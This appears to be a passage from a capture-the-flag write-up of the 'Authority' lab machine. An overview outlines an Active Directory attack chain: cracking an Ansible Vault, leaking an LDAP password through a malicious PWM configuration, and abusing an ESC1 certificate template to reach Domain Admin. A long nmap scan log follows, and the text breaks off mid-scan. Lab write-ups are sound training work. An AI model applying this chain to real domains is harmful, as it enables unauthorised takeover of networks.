Overview
The machine starts by enumerating an SMB share to find Ansible playbooks with leaked credentials and an Ansible Vault, cracking the vault master password to recover creds for a PWM instance to upload a malicious LDAP configuration and force it to leak the svc_ldap password in cleartext to get winrm, this account can add a computer account which combined with an ESC1-vulnerable ADCS template lets us request a certificate as Administrator and use an LDAP shell over the certificate to add ourselves to Domain Admins to get shell as NT AUTHORITY\SYSTEM
Enumeration
start with nmap scan
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.229.56
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-22 12:34 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:34
Completed NSE at 12:34, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:34
Completed NSE at 12:34, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:34
Completed NSE at 12:34, 0.00s elapsed
Initiating Ping Scan at 12:34
Scanning 10.129.229.56 [2 ports]
Completed Ping Scan at 12:34, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:34
Completed Parallel DNS resolution of 1 host. at 12:34, 0.10s elapsed
Initiating Connect Scan at 12:34
Scanning 10.129.229.56 [1000 ports]
Discovered open port 445/tcp on 10.129.229.56
Discovered open port 139/tcp on 10.129.229.56
Discovered open port 80/tcp on 10.129.229.56
Discovered open port 135/tcp on 10.129.229.56
Discovered open port 53/tcp on 10.129.229.56
Discovered open port 389/tcp on 10.129.229.56
Discovered open port 593/tcp on 10.129.229.56
Discovered open port 3268/tcp on 10.129.229.56
Discovered open port 88/tcp on 10.129.229.56
Discovered open port 636/tcp on 10.129.229.56
Discovered open port 3269/tcp on 10.129.229.56
Discovered open port 8443/tcp on 10.129.229.56
Discovered open port 464/tcp on 10.129.229.56
Completed Connect Scan at 12:35, 28.79s elapsed (1000 total ports)
Initiating Service scan at 12:35
Scanning 13 services on 10.129.229.56
Completed Service scan at 12:36, 48.45s elapsed (13 services on 1 host)
NSE: Script scanning 10.129.229.56.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:36
Completed NSE at 12:36, 9.65s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:36
Completed NSE at 12:36, 3.40s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:36
Completed NSE at 12:36, 0.01s elapsed
Nmap scan report for 10.129.229.56
Host is up, received syn-ack (0.20s latency).
Scanned at 2026-06-22 12:34:58 PDT for 91s
Not shown: 987 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack Simple DNS Plus
80/tcp open http syn-ack Microsoft IIS httpd 10.0
| _http-server-header: Microsoft-IIS/10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
| _http-title: IIS Windows Server
88/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2026-06-22 23:35:34Z)
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after: 2024-08-09T23:13:21
| MD5: d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNWsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCpO5HNcKPhSTl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxMfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| AYI3FQiEsb4Mh6XAaYK5iwiG1alHgZTHDoF+hKv0ccfMXgIBZAIBAjAyBgNVHSUE
| KzApBgcrBgEFAgMFBgorBgEEAYI3FAICBggrBgEFBQcDAQYIKwYBBQUHAwIwDgYD
| VR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCQYHKwYBBQIDBTAMBgorBgEE
| AYI3FAICMAoGCCsGAQUFBwMBMAoGCCsGAQUFBwMCMB0GA1UdDgQWBBTE4oKGc3Jv
| tctii3A/pyevpIBM/TAfBgNVHSMEGDAWgBQrzmT6FcxmkoQ8Un+iPuEpCYYPfTCB
| zQYDVR0fBIHFMIHCMIG/oIG8oIG5hoG2bGRhcDovLy9DTj1odGItQVVUSE9SSVRZ
| LUNBLENOPWF1dGhvcml0eSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2Vydmlj
| ZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1odGIsREM9Y29ycD9j
| ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlz
| dHJpYnV0aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaB
| n2xkYXA6Ly8vQ049aHRiLUFVVEhPUklUWS1DQSxDTj1BSUEsQ049UHVibGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1o
| dGIsREM9Y29ycD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlm
| aWNhdGlvbkF1dGhvcml0eTBUBgNVHREBAf8ESjBIoCMGCisGAQQBgjcUAgOgFQwT
| QVVUSE9SSVRZJEBodGIuY29ycIISYXV0aG9yaXR5Lmh0Yi5jb3JwgghodGIuY29y
| cIIDSFRCMA0GCSqGSIb3DQEBCwUAA4IBAQCH8O6l8pRsA/pyKKsSSkie8ijDhCBo
| zoOuHiloC694xvs41w/Yvj9Z0oLiIkroSFPUPTDZOFqOLuFSDbnDNtKamzfbSfJR
| r4rj3F3r7S3wwK38ElkoD8RbqDiCHan+2bSf7olB1AdS+xhp9IZvBWZOlT0xXjr5
| ptIZERSRTRE8qyeX7+I4hpvGTBjhvdb5LOnG7spc7F7UHk79Z+C3BWG19tyS4fw7
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
| _-----END CERTIFICATE-----
| _ssl-date: 2026-06-22T23:36:27+00:00; +4h00m00s from scanner time.
445/tcp open microsoft-ds? syn-ack
464/tcp open kpasswd5? syn-ack
593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after: 2024-08-09T23:13:21
| MD5: d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNWsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCpO5HNcKPhSTl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxMfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| AYI3FQiEsb4Mh6XAaYK5iwiG1alHgZTHDoF+hKv0ccfMXgIBZAIBAjAyBgNVHSUE
| KzApBgcrBgEFAgMFBgorBgEEAYI3FAICBggrBgEFBQcDAQYIKwYBBQUHAwIwDgYD
| VR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCQYHKwYBBQIDBTAMBgorBgEE
| AYI3FAICMAoGCCsGAQUFBwMBMAoGCCsGAQUFBwMCMB0GA1UdDgQWBBTE4oKGc3Jv
| tctii3A/pyevpIBM/TAfBgNVHSMEGDAWgBQrzmT6FcxmkoQ8Un+iPuEpCYYPfTCB
| zQYDVR0fBIHFMIHCMIG/oIG8oIG5hoG2bGRhcDovLy9DTj1odGItQVVUSE9SSVRZ
| LUNBLENOPWF1dGhvcml0eSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2Vydmlj
| ZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1odGIsREM9Y29ycD9j
| ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlz
| dHJpYnV0aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaB
| n2xkYXA6Ly8vQ049aHRiLUFVVEhPUklUWS1DQSxDTj1BSUEsQ049UHVibGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1o
| dGIsREM9Y29ycD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlm
| aWNhdGlvbkF1dGhvcml0eTBUBgNVHREBAf8ESjBIoCMGCisGAQQBgjcUAgOgFQwT
| QVVUSE9SSVRZJEBodGIuY29ycIISYXV0aG9yaXR5Lmh0Yi5jb3JwgghodGIuY29y
| cIIDSFRCMA0GCSqGSIb3DQEBCwUAA4IBAQCH8O6l8pRsA/pyKKsSSkie8ijDhCBo
| zoOuHiloC694xvs41w/Yvj9Z0oLiIkroSFPUPTDZOFqOLuFSDbnDNtKamzfbSfJR
| r4rj3F3r7S3wwK38ElkoD8RbqDiCHan+2bSf7olB1AdS+xhp9IZvBWZOlT0xXjr5
| ptIZERSRTRE8qyeX7+I4hpvGTBjhvdb5LOnG7spc7F7UHk79Z+C3BWG19tyS4fw7
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
| _-----END CERTIFICATE-----
| _ssl-date: 2026-06-22T23:36:28+00:00; +4h00m00s from scanner time.
3268/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| _ssl-date: 2026-06-22T23:36:27+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after: 2024-08-09T23:13:21
| MD5: d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNWsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCpO5HNcKPhSTl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxMfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| AYI3FQiEsb4Mh6XAaYK5iwiG1alHgZTHDoF+hKv0ccfMXgIBZAIBAjAyBgNVHSUE
| KzApBgcrBgEFAgMFBgorBgEEAYI3FAICBggrBgEFBQcDAQYIKwYBBQUHAwIwDgYD
| VR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCQYHKwYBBQIDBTAMBgorBgEE
| AYI3FAICMAoGCCsGAQUFBwMBMAoGCCsGAQUFBwMCMB0GA1UdDgQWBBTE4oKGc3Jv
| tctii3A/pyevpIBM/TAfBgNVHSMEGDAWgBQrzmT6FcxmkoQ8Un+iPuEpCYYPfTCB
| zQYDVR0fBIHFMIHCMIG/oIG8oIG5hoG2bGRhcDovLy9DTj1odGItQVVUSE9SSVRZ
| LUNBLENOPWF1dGhvcml0eSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2Vydmlj
| ZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1odGIsREM9Y29ycD9j
| ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlz
| dHJpYnV0aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaB
| n2xkYXA6Ly8vQ049aHRiLUFVVEhPUklUWS1DQSxDTj1BSUEsQ049UHVibGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1o
| dGIsREM9Y29ycD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlm
| aWNhdGlvbkF1dGhvcml0eTBUBgNVHREBAf8ESjBIoCMGCisGAQQBgjcUAgOgFQwT
| QVVUSE9SSVRZJEBodGIuY29ycIISYXV0aG9yaXR5Lmh0Yi5jb3JwgghodGIuY29y
| cIIDSFRCMA0GCSqGSIb3DQEBCwUAA4IBAQCH8O6l8pRsA/pyKKsSSkie8ijDhCBo
| zoOuHiloC694xvs41w/Yvj9Z0oLiIkroSFPUPTDZOFqOLuFSDbnDNtKamzfbSfJR
| r4rj3F3r7S3wwK38ElkoD8RbqDiCHan+2bSf7olB1AdS+xhp9IZvBWZOlT0xXjr5
| ptIZERSRTRE8qyeX7+I4hpvGTBjhvdb5LOnG7spc7F7UHk79Z+C3BWG19tyS4fw7
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
| _-----END CERTIFICATE-----
3269/tcp open ssl/ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after: 2024-08-09T23:13:21
| MD5: d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNWsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCpO5HNcKPhSTl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxMfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| AYI3FQiEsb4Mh6XAaYK5iwiG1alHgZTHDoF+hKv0ccfMXgIBZAIBAjAyBgNVHSUE
| KzApBgcrBgEFAgMFBgorBgEEAYI3FAICBggrBgEFBQcDAQYIKwYBBQUHAwIwDgYD
| VR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCQYHKwYBBQIDBTAMBgorBgEE
| AYI3FAICMAoGCCsGAQUFBwMBMAoGCCsGAQUFBwMCMB0GA1UdDgQWBBTE4oKGc3Jv
| tctii3A/pyevpIBM/TAfBgNVHSMEGDAWgBQrzmT6FcxmkoQ8Un+iPuEpCYYPfTCB
| zQYDVR0fBIHFMIHCMIG/oIG8oIG5hoG2bGRhcDovLy9DTj1odGItQVVUSE9SSVRZ
| LUNBLENOPWF1dGhvcml0eSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2Vydmlj
| ZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1odGIsREM9Y29ycD9j
| ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlz
| dHJpYnV0aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaB
| n2xkYXA6Ly8vQ049aHRiLUFVVEhPUklUWS1DQSxDTj1BSUEsQ049UHVibGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1o
| dGIsREM9Y29ycD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlm
| aWNhdGlvbkF1dGhvcml0eTBUBgNVHREBAf8ESjBIoCMGCisGAQQBgjcUAgOgFQwT
| QVVUSE9SSVRZJEBodGIuY29ycIISYXV0aG9yaXR5Lmh0Yi5jb3JwgghodGIuY29y
| cIIDSFRCMA0GCSqGSIb3DQEBCwUAA4IBAQCH8O6l8pRsA/pyKKsSSkie8ijDhCBo
| zoOuHiloC694xvs41w/Yvj9Z0oLiIkroSFPUPTDZOFqOLuFSDbnDNtKamzfbSfJR
| r4rj3F3r7S3wwK38ElkoD8RbqDiCHan+2bSf7olB1AdS+xhp9IZvBWZOlT0xXjr5
| ptIZERSRTRE8qyeX7+I4hpvGTBjhvdb5LOnG7spc7F7UHk79Z+C3BWG19tyS4fw7
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
| _-----END CERTIFICATE-----
| _ssl-date: 2026-06-22T23:36:26+00:00; +4h00m00s from scanner time.
8443/tcp open ssl/https-alt syn-ack
| _ssl-date: TLS randomness does not represent time
| _http-favicon: Unknown favicon MD5: F588322AAF157D82BB030AF1EFFD8CF9
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
| ssl-cert: Subject: commonName=172.16.2.118
| Issuer: commonName=172.16.2.118
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-20T23:32:15
| Not valid after: 2028-06-22T11:10:39
| MD5: afea:b217:6804:f876:98bb:f4e5:4e86:b8cb
| SHA-1: 4b47:13da:73b4:2d4a:950b:9d27:6524:7d53:9b13:9850
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAc6gAwIBAgIGEm1LLxm/MA0GCSqGSIb3DQEBCwUAMBcxFTATBgNVBAMM
| DDE3Mi4xNi4yLjExODAeFw0yNjA2MjAyMzMyMTVaFw0yODA2MjIxMTEwMzlaMBcx
| FTATBgNVBAMMDDE3Mi4xNi4yLjExODCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
| AQoCggEBAL2B5R22et90M9hZ7EvyMD2FyqJL+xzjugmPl7vyM/nr4bvFDM+LBwEN
| 3c+aDrYwI24w8Bt2lNi0p9Lg3NqR/yXlHBTmqSf6udvgFeos3jc9e7bTvpSQV5qe
| Enme2O6VkRDCuRwZaV4sI9mcOF8KmSp7aIfwRnIKiD8Ju2tjZtLa7jjCp09adfoL
| uN+GEKnG0aPIC6+oGrrLrhm/iCFxanGpu9+wwfbCslGFSxJkxajXc4kBPhTxvdk9
| iU4Ir6YHm9rgegfnuYbr/YpLzrateSd97UMH0QZF0Zv1Xo16bbA4EZGRQoqCg8/y
| vy+xryTyB3biNd+mSUqziV6NAM9todcCAwEAAaM4MDYwDAYDVR0TAQH/BAIwADAO
| BgNVHQ8BAf8EBAMCBaAwFgYDVR0lAQH/BAwwCgYIKwYBBQUHAwEwDQYJKoZIhvcN
| AQELBQADggEBADE+DCXxD2adcdqIu+Mt2d7HAeffGP/1dn/ObT0zjwvHmfoUYJ8X
| 4G9R2G14x2ThaSwvJoj9TdSPpuQFXl1Oldq02VFiCxIGN0ikjN0d+J3qB7RJacJN
| +sUldi2G62mgJjZbub8ywgOHat+gxKDzemOpbe0npuZ9qOwUZrSeE/cvo/b3mezS
| M2/JYmetCkT2ha6C+DqJk5ZVVT3ElgfGR1/Wp63JxU8To2uK0AQ/irurUSMEhK5w
| vTuGWtIZXew5eWWsDxQkZB2I3cueAOD7uhOCVIZYMqAXsiRS+eNapUpFjqxtXuel
| pIO/tf/cXIESZ+v38aNxd0QWOHHpUdSmJwo=
| _-----END CERTIFICATE-----
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 200
| Content-Type: text/html;charset=ISO-8859-1
| Content-Length: 82
| Date: Mon, 22 Jun 2026 23:35:42 GMT
| Connection: close
| < html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
| GetRequest:
| HTTP/1.1 200
| Content-Type: text/html;charset=ISO-8859-1
| Content-Length: 82
| Date: Mon, 22 Jun 2026 23:35:40 GMT
| Connection: close
| < html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
| HTTPOptions:
| HTTP/1.1 200
| Allow: GET, HEAD, POST, OPTIONS
| Content-Length: 0
| Date: Mon, 22 Jun 2026 23:35:40 GMT
| Connection: close
| RTSPRequest:
| HTTP/1.1 400
| Content-Type: text/html;charset=utf-8
| Content-Language: en
| Content-Length: 1936
| Date: Mon, 22 Jun 2026 23:35:48 GMT
| Connection: close
| < !doctype html><html lang="en"><head><title>HTTP Status 400
| Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 400
| _ Request</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>Message</b> Invalid character found in the HTTP protocol [RTSP/1.00x0d0x0a0x0d0x0a...]</p><p><b>Description</b> The server cannot or will not process the request due to something that is perceived to be a client error (e.g., malformed request syntax, invalid
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8443-TCP:V=7.94SVN%T=SSL%I=7%D=6/22%Time=6A398E8D%P=x86_64-pc-linux
SF:-gnu%r(GetRequest,DB,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20text/htm
SF:l;charset=ISO-8859-1\r\nContent-Length:\x2082\r\nDate:\x20Mon,\x2022\x2
SF:0Jun\x202026\x2023:35:40\x20GMT\r\nConnection:\x20close\r\n\r\n\n\n\n\n
SF:\n<html><head><meta\x20http-equiv=\"refresh\"\x20content=\"0;URL='/pwm'
SF:\"/></head></html>")%r(HTTPOptions,7D,"HTTP/1\.1\x20200\x20\r\nAllow:\x
SF:20GET,\x20HEAD,\x20POST,\x20OPTIONS\r\nContent-Length:\x200\r\nDate:\x2
SF:0Mon,\x2022\x20Jun\x202026\x2023:35:40\x20GMT\r\nConnection:\x20close\r
SF:\n\r\n")%r(FourOhFourRequest,DB,"HTTP/1\.1\x20200\x20\r\nContent-Type:\
SF:x20text/html;charset=ISO-8859-1\r\nContent-Length:\x2082\r\nDate:\x20Mo
SF:n,\x2022\x20Jun\x202026\x2023:35:42\x20GMT\r\nConnection:\x20close\r\n\
SF:r\n\n\n\n\n\n<html><head><meta\x20http-equiv=\"refresh\"\x20content=\"0
SF:;URL='/pwm'\"/></head></html>")%r(RTSPRequest,82C,"HTTP/1\.1\x20400\x20
SF:\r\nContent-Type:\x20text/html;charset=utf-8\r\nContent-Language:\x20en
SF:\r\nContent-Length:\x201936\r\nDate:\x20Mon,\x2022\x20Jun\x202026\x2023
SF::35:48\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html><html\x2
SF:0lang=\"en\"><head><title>HTTP\x20Status\x20400\x20\xe2\x80\x93\x20Bad\
SF:x20Request</title><style\x20type=\"text/css\">body\x20{font-family:Taho
SF:ma,Arial,sans-serif;}\x20h1,\x20h2,\x20h3,\x20b\x20{color:white;backgro
SF:und-color:#525D76;}\x20h1\x20{font-size:22px;}\x20h2\x20{font-size:16px
SF:;}\x20h3\x20{font-size:14px;}\x20p\x20{font-size:12px;}\x20a\x20{color:
SF:black;}\x20\.line\x20{height:1px;background-color:#525D76;border:none;}
SF:</style></head><body><h1>HTTP\x20Status\x20400\x20\xe2\x80\x93\x20Bad\x
SF:20Request</h1><hr\x20class=\"line\"\x20/><p><b>Type</b>\x20Exception\x2
SF:0Report</p><p><b>Message</b>\x20Invalid\x20character\x20found\x20in\x20
SF:the\x20HTTP\x20protocol\x20\[RTSP/1\.00x0d0x0a0x0d0x0a\.\.\.\]</p><
SF:p><b>Description</b>\x20The\x20server\x20cannot\x20or\x20will\x20not\x2
SF:0process\x20the\x20request\x20due\x20to\x20something\x20that\x20is\x20p
SF:erceived\x20to\x20be\x20a\x20client\x20error\x20\(e\.g\.,\x20malformed\
SF:x20request\x20syntax,\x20invalid\x20");
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
| date: 2026-06-22T23:36:19
| _ start_date: N/A
| p2p-conficker:
